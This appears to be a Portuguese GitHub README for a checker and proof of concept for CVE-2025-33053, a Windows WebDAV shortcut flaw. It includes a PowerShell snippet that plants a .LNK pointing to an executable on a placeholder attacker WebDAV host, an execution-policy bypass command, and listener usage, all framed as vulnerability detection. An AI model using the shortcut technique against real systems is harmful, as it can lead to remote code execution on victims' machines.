 thetorjancaptain/cve-2025-33053-checker-poc
Verificador e PoC para CVE-2025-33053

 Prova do Verificador
 Prova do PoC
Um conjunto completo de ferramentas para verificar e demonstrar a potencial exploração da CVE-2025-33053, uma vulnerabilidade crítica de Execução Remota de Código (RCE) baseada em WebDAV que afeta sistemas Windows.
A CVE-2025-33053 permite que atacantes explorem arquivos de atalho .LNK que referenciam compartilhamentos WebDAV remotos maliciosos, potencialmente levando à Execução Remota de Código (RCE) em sistemas afetados.
.LNK..LNK criado ou Acesso Direto a Caminho UNC — Aponta para um caminho UNC remoto como:.LNK é acessado ou o caminho UNC é navegado manualmente (ex.: via Explorador de Arquivos): - O serviço WebClient inicia comunicação com o local UNC remoto via WebDAV. - O sistema envia uma requisição PROPFIND para consultar metadados do servidor do atacante.CVE-2025-33053_checker.ps1)| Check | Purpose |
|---|---|
| 🔍 Status do Serviço WebClient | Confirma se o suporte a WebDAV está ativo e em execução. |
| 🔍 Manipulação de Caminho UNC via Test-Path | Testa se o sistema resolve caminhos UNC WebDAV remotos (pré-condição chave para a exploração da CVE). |
Abra o PowerShell como Administrador.
Se a execução de scripts estiver restrita, execute:
Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass
O Que Ele Faz:
Nota: Testado em VM.
Uso:
python3 CVE-2025-33053_PoC.py --port 8000
\\<Kali-IP>@8000\DavWWWRoot\route.exe
\\<Kali-IP>@8000\DavWWWRoot\route.exe
$WScriptShell = New-Object -ComObject WScript.Shell
$Shortcut = $WScriptShell.CreateShortcut("C:\Users\Public\CVE-2025-33053-Test.lnk")
$Shortcut.TargetPath = "\\<Kali-IP>@8000\DavWWWRoot\route.exe"
$Shortcut.Save()
[!] PROPFIND request received from <victim-ip> - Potential CVE-2025-33053 detected!
[!] Target system is VULNERABLE to CVE-2025-33053!
✔️ Usa resolução de caminho UNC real — sem simulação. ✔️ Captura requisições PROPFIND reais acionadas pelo SO — comportamento exato necessário para exploração da CVE. ✔️ Demonstra evidência real em nível de rede da vulnerabilidade, sem executar payloads ou causar danos.
Este PoC não explora nem danifica o sistema alvo — ele apenas detecta o comportamento vulnerável subjacente. Destinado ao uso em ambientes controlados ou com autorização explícita. Demonstra comportamento real do sistema — não uma simulação fictícia. Para uso apenas para fins educacionais. Não execute em sistemas não autorizados.
Licença MIT — Gratuito apenas para fins educacionais, de pesquisa e defensivos.
Pull Requests são bem-vindos — melhore a detecção, adicione funcionalidades ou sugira correções.
Este repositório é apenas para fins educacionais e pesquisa de segurança autorizada. O uso indevido contra sistemas que você não possui ou não tem permissão para testar é estritamente proibido.
